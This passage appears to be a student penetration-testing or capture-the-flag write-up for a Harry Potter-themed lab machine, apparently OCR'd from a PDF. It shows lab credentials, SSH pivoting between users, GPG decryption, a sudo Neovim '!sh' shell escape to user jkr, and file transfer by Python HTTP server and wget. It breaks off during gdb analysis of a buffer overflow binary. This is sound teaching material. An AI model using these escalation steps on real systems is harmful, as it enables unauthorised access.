
The above online tool automatically tries to decrypt the ciphertext using multiple keys as displayed below in the screenshot. The team identified the most suitable decrypted text and found the username and password of 'Draco'. Here are the credentials of the user:

Username: **draco**

Password: **HaW1hO4nE1d3R**

So, now the team found other credentials of an existing user in the target machine. And they tried to establish an SSH connection for the user, Draco. Under the home directory of the user Draco, the team found a 'dump' folder inside which was another Horcrux, Horcrux1.enc file. Below is the screenshot.

Horcrux 1 – Found under '**/home/draco/dump**'



SSH into Draco user account

The team copied this Horcrux file to their test machine to analyze it at a later stage.


Further, they started analyzing other directories to find any clues or information that can help to move ahead with the assessment. But they couldn't find any substantial directory which held any hidden files or folders. However, upon checking the 'systemd units', the team found a failed service, "my_script.service". Below is a command used specifically to show the failed service.

Command: **systemctl list-units –failed**

```
$
$ systemctl list-units --failed
  UNIT                LOAD   ACTIVE SUB    DESCRIPTION
● my_script.service loaded failed failed My Script Service

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
1 loaded units listed.
$
```

Then, the team checked the status of the running services using the command “systemctl status”. There the team found the service “enpm695-project” degraded along with the details of the above failed service. The details include a “cron.sh” script under the “/root” directory. However, as the user Draco is not granted sudo privileges, the team was not able to check the script as to what is happening behind the scenes. The team also tried to restart the service, but again due to a lack of privileges, were not able to do so. Below are the screenshots to explain the scenario.

```
$
$ id
uid=1003(draco) gid=1007(draco) groups=1007(draco),1002(pureblood)
$ who
draco    pts/0        2024-05-09 00:05 (192.168.116.138)
$
$ systemctl status
● enpm695-project
    State: degraded
     Jobs: 0 queued
   Failed: 1 units
    Since: Wed 2024-05-08 20:10:03 UTC; 3h 55min ago
   CGroup: /
           ├─user.slice
           │ └─user-1003.slice
           │   ├─session-6.scope
           │   │ ├─1476 sshd: draco [priv]
           │   │ ├─1499 sshd: draco@pts/0
           │   │ ├─1500 -sh
           │   │ ├─1512 systemctl status
           │   │ └─1513 pager
           │   └─user@1003.service
           │     └─init.scope
           │       ├─1049 /lib/systemd/systemd --user
           │       └─1050 (sd-pam)
           ├─init.scope
           │ └─1 /sbin/init splash
           └─system.slice
             ├─apache2.service
             │ ├─ 868 /usr/sbin/apache2 -k start
             │ ├─1374 /usr/sbin/apache2 -k start
             │ ├─1375 /usr/sbin/apache2 -k start
             │ ├─1376 /usr/sbin/apache2 -k start
             │ ├─1377 /usr/sbin/apache2 -k start
             │ └─1378 /usr/sbin/apache2 -k start
```




The odd part was that this “enpm695-project” service was running at the first instance when a SSH session is established for the user Draco. However, after sometime time, the “my_script.service” gets failed which degrades the “enpm695-project” service.

Furthermore, the team found the password for the user, Harry, listed under “my_script.service”. Below are the screenshots to depict the same.

Username: **Harry**

Password: **tH3Ch0S3n1**



```
├─dbus.service
│ └─791 @dbus-daemon --system --address=systemd: --nofork
├─systemd-timesyncd.service
│ └─710 /lib/systemd/systemd-timesyncd
├─system-getty.slice
│ └─getty@tty1.service
│   └─866 /sbin/agetty -o -p -- \u --noclear tty1 linux
├─my_script.service
│ ├─2034 /bin/bash /root/cron.sh
│ └─2037 python3 -c print(harry:tH3Ch0S3n1)
└─systemd-logind.service
  └─830 /lib/systemd/systemd-logind
lines 50-85/85 (END)
```

Next, the team tried to establish an SSH session for the user Harry using the previously found password.

```
┌──(divyeraghav㉿kali)-[~]
└─$ ssh harry@192.168.116.159
harry@192.168.116.159's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 12:08:04 2024
$
$ ls -la
total 40
drwxr-x--- 4 harry harry 4096 Apr 21 12:10 .
drwxr-xr-x 9 root  root  4096 Apr 17 23:32 ..
-rw------- 1 harry harry   11 Apr 21 12:10 .bash_history
-rw-r--r-- 1 harry harry  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 harry harry 3771 Jan  6  2022 .bashrc
drwx------ 2 harry harry 4096 Apr 21 11:52 .cache
drwx------ 3 harry harry 4096 Apr 21 12:10 .gnupg
-rw-r--r-- 1 harry harry  807 Jan  6  2022 .profile
-rw-r--r-- 1 harry harry  216 Apr 21 11:09 hint
-rw-r--r-- 1 harry harry  622 Apr 21 11:36 mail.txt.gpg
$
```

SSH into Harry user account

The team found two interesting files under the home directory of user Harry. One of them was a hint file and the other was GPG file which seems to be a TXT file encrypted using the GNU Privacy Guard (GPG) encryption software. So, possibly the team need to decrypt this file using a password string from the given hint file. The team transferred both the files onto the test machine to further analyze them. Below are the screenshots depicting the same.


```
$ cat hint
Molly Weasley affectionately calls him 'The Boy Who Lived,' a nod to his remarkable survival. But to the wider wizarding
 world, he's simply Harry Potter, known for his courage and resilience in the face of darkness.
$
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ scp harry@192.168.116.159:/home/harry/hint .
harry@192.168.116.159's password:
hint                                                                    100%   21

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ ls
hint  mail.txt.gpg

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

Now, to decrypt this GPG file, a secret key was required.


```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ gpg --decrypt mail.txt.gpg
gpg: encrypted with 3072-bit RSA key, ID B53A23FEEE80511E, created 2024-04-21
      "harry potter (this is my key to communicate with people) <hp@hp.com>"
gpg: decryption failed: No secret key
```

So, the team used the “secret.key” found previously under the “/etc/harrypotter” directory and the password, “theboywholived” obtained from the hint file. The team was able to decrypt the “secret.key” file.




```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ gpg --import .secret.key
gpg: key B94B63036DC62673: "harry potter (this is my key to communicate with people) <hp@hp.co
m>" not changed
gpg: key B94B63036DC62673: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```


Using this decrypted secret key, now the team decrypted the “mail.txt.gpg” file using the same password, “theboywholived”.




From the decrypted file, the team found a message from Harry to Ron which provided the password for the user, Ron. Below is the screenshot depicting the message and password.

Username: **Ron**

Password: **P31Erp3tIgR3Wu**



Next, the team established an SSH session for the user Ron to move forward with the assessment.



SSH into Ron user account

The team checked all the hidden directories for any information to move forward with the assessment, however, couldn't find anything useful. The home directory of user Ron did contain a hidden file, "profile". The file starts with a comment explaining that the file can be executed by the command interpreter for login shells, and it is not read by bash if .bash_profile or .bash_login exists. The file adds two directories to the user's $PATH environment variable:

$HOME/bin: This directory is added to the $PATH if it exists.

$HOME/.local/bin: This directory is also added to the $PATH if it exists.

Below is a screenshot depicting the same.

```
-rw-r--r-- 1 ron  ron   807 Apr 17 16:55 .profile
ron@enpm695-project:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
ron@enpm695-project:~$
```

The team next checked the list of commands that the current user, in this case Ron, is allowed to run with elevated privileges using the sudo command. And interesting to find that the user Ron may run the following commands on enpm695-project:


Command: **(jkr) /usr/bin/neovim**

Below is a screenshot of the same.

```
ron@enpm695-project:~$ sudo -l
[sudo] password for ron:
Matching Defaults entries for ron on enpm695-project:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User ron may run the following commands on enpm695-project:
    (jkr) /usr/bin/neovim
ron@enpm695-project:~$
```


The team found this information might be used to launch the Neovim editor, although it will run with the permissions of the "**jkr**" user rather than the current user, Ron. But this could be useful for editing files that require elevated permissions.

So, after running the command: "**sudo -u jkr /usr/bin/neovim**", the team was able to open the neovim editor. Below is a screenshot of the same.



Using this editor, the team spawned a new shell instance which could be used to execute scripts or commands inside the editor without exiting it. And indeed, the team was able to do so. Below is the command used to spawn a shell from the user, 'jkr', and the screenshot depicting the same.

Command: "**!sh**"



```
ron@enpm695-project:~$ sudo -u jkr /usr/bin/neovim

[No write since last change]
$ whoami
jkr
$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd)
$
```

The team checked the home directory of the user, jkr, and found another Horcrux file called Horcrux5.enc along with a binary file. The team then copied the files to the test machine to further examine them. To copy the files, the team started a python server and copied the files using the "wget" command on their test machine. Below are the command and screenshots depicting the same.

Horcrux 5 – Found under '**/home/jkr**'

Command: **python3 -m http.server 8000**

```
$ pwd
/home/ron
$ cd ..
$ cd jkr
$ pwd
/home/jkr
$ ls -la
total 60
drwxr-x--- 6 jkr  jkr  4096 May  9 01:59 .
drwxr-xr-x 9 root root 4096 Apr 17 23:32 ..
-rw------- 1 jkr  jkr    11 Apr 21 12:12 .bash_history
-rw-r--r-- 1 jkr  jkr   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 jkr  jkr  3771 Jan  6  2022 .bashrc
drwx------ 2 jkr  jkr  4096 Apr 16 10:18 .cache
drwxrwxr-x 3 jkr  jkr  4096 Apr 16 10:28 .local
-rw-r--r-- 1 jkr  jkr   807 Jan  6  2022 .profile
drwxrwxr-x 2 jkr  jkr  4096 Apr 16 10:35 .scripts
drwx------ 2 jkr  jkr  4096 Apr 16 10:17 .ssh
-rw-r--r-- 1 jkr  jkr     0 Apr 16 10:19 .sudo_as_admin_successful
-rw------- 1 jkr  jkr   608 May  9 01:59 .viminfo
-rwxr--r-- 1 jkr  jkr  8820 Apr 18 10:00 binary
-rwxrwxrwx 1 jkr  jkr  1840 Apr 21 10:45 horcrux5.enc
$
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ wget http://192.168.116.159:8000/binary
--2024-05-08 23:07:16--  http://192.168.116.159:8000/binary
Connecting to 192.168.116.159:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8820 (8.6K) [application/octet-stream]
Saving to: 'binary'

binary                  100%[=====================================>]   8.61K  --.-KB/s    in 0.001s

2024-05-08 23:07:16 (5.80 MB/s) - 'binary' saved [8820/8820]


┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ wget http://192.168.116.159:8000/horcrux5.enc
--2024-05-08 23:07:36--  http://192.168.116.159:8000/horcrux5.enc
Connecting to 192.168.116.159:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1840 (1.8K) [application/octet-stream]
Saving to: 'horcrux5.enc'

horcrux5.enc            100%[=====================================>]   1.80K  --.-KB/s    in 0.006s

2024-05-08 23:07:36 (298 KB/s) - 'horcrux5.enc' saved [1840/1840]


┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ ls
binary  hint  horcrux5.enc  mail.txt.gpg

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

The team started to work on the binary and tried to understand the code using the tool, 'gdb'. But first, when they ran the binary, it asked for input and the team found that the binary was vulnerable to buffer overflow because a segmentation fault error was occurring when the input was provided. This vulnerability can be exploited by overflowing the buffer and altering the return address to the address of the malicious payload provided that is stored in the buffer.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ ./binary
aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa
zsh: segmentation fault  ./binary

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ gdb -q binary
Reading symbols from binary...
(gdb) disass main
Dump of assembler code for function main:
   0x08048512 <+0>:     push   %ebp
   0x08048513 <+1>:     mov    %esp,%ebp
   0x08048515 <+3>:     call   0x80484f1 <getAuthor>
   0x0804851a <+8>:     mov    $0x0,%eax
   0x0804851f <+13>:    pop    %ebp
   0x08048520 <+14>:    ret
End of assembler dump.
(gdb) disass getAuthor
Dump of assembler code for function getAuthor:
   0x080484f1 <+0>:     push   %ebp
   0x080484f2 <+1>:     mov    %esp,%ebp
   0x080484f4 <+3>:     sub    $0x8,%esp
